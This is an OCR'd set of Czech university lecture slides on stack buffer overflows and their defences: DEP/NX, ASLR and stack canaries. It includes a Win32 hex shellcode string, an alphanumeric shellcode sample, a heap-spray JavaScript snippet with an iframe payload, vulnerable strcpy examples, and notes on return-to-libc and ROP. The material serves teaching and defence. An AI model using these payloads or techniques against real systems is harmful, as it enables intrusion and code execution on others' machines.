


Jak se smaží zásobník ...

Cokolif overflow včera, dnes a zíííííííííííííííííííííííííííííííííííí


Radoslav Bodó <bodik@civ.zcu.cz>

Studijní agenda

- Opáčko
- NX, XD, XN, PaX, W^X, DEP
- O náhodě
- Sušenky a kanárek
- Tahák


Rekapitulace

- Buffer – spojitý blok paměti, který obsahuje pole prvků jednoho typu
- Přetečení/overflow – když dojde k zápisu/čtení mimo meze
- Rozložení dat procesu (VA)
- (Execution|Control|Function|Run-time) Stack – informace o *průběhu* procesu



The Stack


- Obsah
  - parametry
  - návratové adresy
  - *řídící* pointery (FP, SEH, *this*)
  - lokální proměnné
  - proměnné prostředí
- Volání fce: prolog > tělo > epilog
- Von Neumann –
  adresní prostor sdílí kód i data



Přetečeeeeeeeeeeeeeeeee

```
void function(char *str)
{
   char buffer[32];
   strcpy(buffer,str);
}

void main(  int argc,
            char *argv[] )
{
   function(argv[1]);
}
```

```
win32cmdEx[]="\x8B\xEC\x33\xFF
\x57\xC6\x45\xFC\x63\xC6\x45\x
FD\x6D\xC6\x45\xFE\x64\xC6\x45
\xF8\x01\x8D\x45\xFC\x50\xB8\x
C7\x93\xBF\x77\xFF\xD0<FP><ADD
R>";
```



Shellkód

- *zpravidla* série instrukcí ve strojovém kódu
  - seteuid(0);execve('/bin/sh');
  - backconnect, shellbind, whatever, ...
- neměl by obsahovat absolutní adresy (PIC)
- soběstačný
- neměl by obsahovat znaky 0x0 (NULL)
- co nejkratší
- alfanumerický, tisknutelný

- *shellcodisation* – shellforge, WiShMaster

Shellkód - alnum

```
int main(void) {
   char buf[] = "Hello world!\n";
   write(1, buf, sizeof(buf));
   exit(0);
}
```

hAAAAX5AAAAHPPPPPPPPah0B20X5Tc80Ph0504X5GZBXPh445A
X5XXZaPhAD00X5wxxUPTYII19hA000X5sOkkPTYII19h0000X5cDi3
PTY19I19I19I19h0000X50000Ph0A0AX50yuRPTY19I19I19I19h0000X
5w100PTYIII19h0A00X53sOkPTYI19h0000X50cDiPTYI19I19hA000X
5R100PTYIII19h00A0X500yuPTYI19I19h0000X50w40PTYII19I19h06
00X5u800PTYIII19h0046X53By9PTY19I19I19h0000X50VfuPTYI19I1
9h0000X5LC00PTYIII19h0060X5u79xPTY19I19I19I19h0000X5000FP
TY19I19h2005X59DLZPTYI19h0000X500FuPTYI19I19h0010X5DLZ0
PTYII19h0006X50Fu9PTY19I19I19I19h0000X5LW00PTYIII19h0D20
X5Lx9DPTY19h0000X5000kPhA0A0X5ecV0PTYI19I19h0B0AX5FXL
RPTY19h5550X5ZZZePTYI19ÿä

Ve skutečnosti ...

- ... to není tak jednoduché, základem je adresa ...
  - nahrát kód do paměti > adresa
  - použít již existující > adresa
  - přepsat zásobník (RET, FP, SEH, ENV, args)
- ... nejsou všechny stroje stejné ...
  - NOP sledge
  - ENV
  - registrový skok *jmp %reg*
  - return into lib(c)
  - return into text segment

Ve skutečné skutečnosti ...

- **Morris worm** – zneužíval chybu v unixovém démonu finger (1988)
- **Slammer worm** – chyba v Microsoft's SQL serveru (2003)
- **Blaster worm** – chyba v Microsoft DCOM (2003)
- **Witty worm** – chyba ve firewallu Internet Security Systems (2004)
- **Conficker A** – chyba v RPC (MS08-067; 2008)

- 2009 – **171** CVE buffer overflow

.... a to je teprv květen.

Kam s ním ...

- Ostranit příčinu .. pche ...
  - nedělat chyby
  - libsafe
  - clint, splint, valgrind ...
  - kontrola při překladu (gcc FORTIFY_SOURCE)
  - kontrola za běhu (bounds checking)
  - bezpečné jazyky (Java, Python, Ruby, ...) uf uf

NX/XD/XN/DEP/PaX/W^X/ExecShield

- Označit stránky do kterých má program přístup pro zápis jako nespustitelné ... *Non-executable-pages*

- Program k tomu musí být uzpůsoben
  (výjimky nepotěší: Firefox2, Java, Xserver, Lisp, ...)

- Softwarové verze se dají vypnout ;(

- Windows – XP SP2 *OptIn*; 2003,2008 *OptOut*
  na 64b DEP nejde vypnout, ale iexplore.exe je pořád 32b


NX/XD/XN/DEP/PaX/W^X/ExecShield

- *Solar Designer:* **Return into lib(c)**
  - knihovny > množství kódu pro spuštění
  - připravit stack a skočit na system()

- *Negral*: **The advanced return-into-lib(c) exploits**
  - x86_64 – argumenty v registrech


    > ret code chunking

    pop %rdi; ret



Address Space Layout Randomization

- PaX 2001
- Nutnou znalostí je adresa > tak ji měňme
  - Knihovny
  - Heap
  - Stack
  - Kernel
  - Text




- Program s tím musí počítat (PIE) !!!
  - pluginy browserů ...

ASLR není všemocné

- Linux x86_32 – pouze 8bitů v roce 2009 ?
  - 8 bitů je málo dá se bruteforcovat (GrSecurity fork() limit)
  - **`linux-gate.so` :)**
  - defaultně není relokován text programu

- Linux x86_64 – 28 bitů se zdá hodně
  - Chyby v implementaci, až 2 minuty na *do-magic-here* pomocí `fork()`, `usleep()`, `execve()` [Fritsch 2009]



ASLR se musí umět

- Partial overwrites – zachovává rand, přepisuje offset
- Chyby formátovacích řetězců
- MacOS – pouze knihovny, navíc bez linkeru < málo
- Windows – halda v rozmezí 2MB < málo


ASLR – heap spraying – LOL

```
...
var shellcode = unescape("%ue8fc%u0044%u0000%u458b...");
var block = unescape("%u0c0c%u0c0c");
var nops = unescape("%u9090%u9090%u9090");


while (block.length < 81920) block += block;
var memory = new Array();
var i=0;
for (;i<1000;i++) memory[i] += (block + nops + shellcode);

document.write("<iframe src=\"iframe.html\">");
</script>
</html>


<!-- iframe.html
<XML ID=I><X><C><![CDATA[
<image
            SRC=http://&#3084;&#3084;.xxxxx.org

        >
]]></C></X></XML>
```

A *nakonec* kanárek


- Cristin Cowan: StackGuard (1997)
  – detekovat přepis RET
    - v prologu vložit
    - v epilogu zkontrolovat
- Různé typy:
    - statický < slabý
    - xorovaný s RET
    - Terminátor

      NULL(0x00), CR (0x0d), LF (0x0a), EOF (0xff)



A *nakonec* kanárek

- StackShield
  – detekovat nebo anulovat přepis RET
    - v prologu uložit jinam
    - v epilogu vrátit/zkontrolovat




Kanárek není spasitel ..

- Nebýval zapnut ...
- … a když, tak špatně – Poor man's randomization
- … a když dobře tak stejně pouze pro některé funkce


```
>= char a[4]
```

- Původně nechránil frame pointer [Richarte]
  můžeme připravit falešný stack
- Stále však nechrání
  lokální proměné




Přepis lokálních proměnných

```
/* sg1.c *
 * specially crafted to feed your brain by
 * gera@corest.com */

int func(char *msg) {
   char buf[80];
   strcpy(buf,msg);
   // just to give func() "some" sense
   // toupper(buf);
   strcpy(msg,buf);
}

int main(int argv, char** argc) {
   func(argc[1]);
}
```



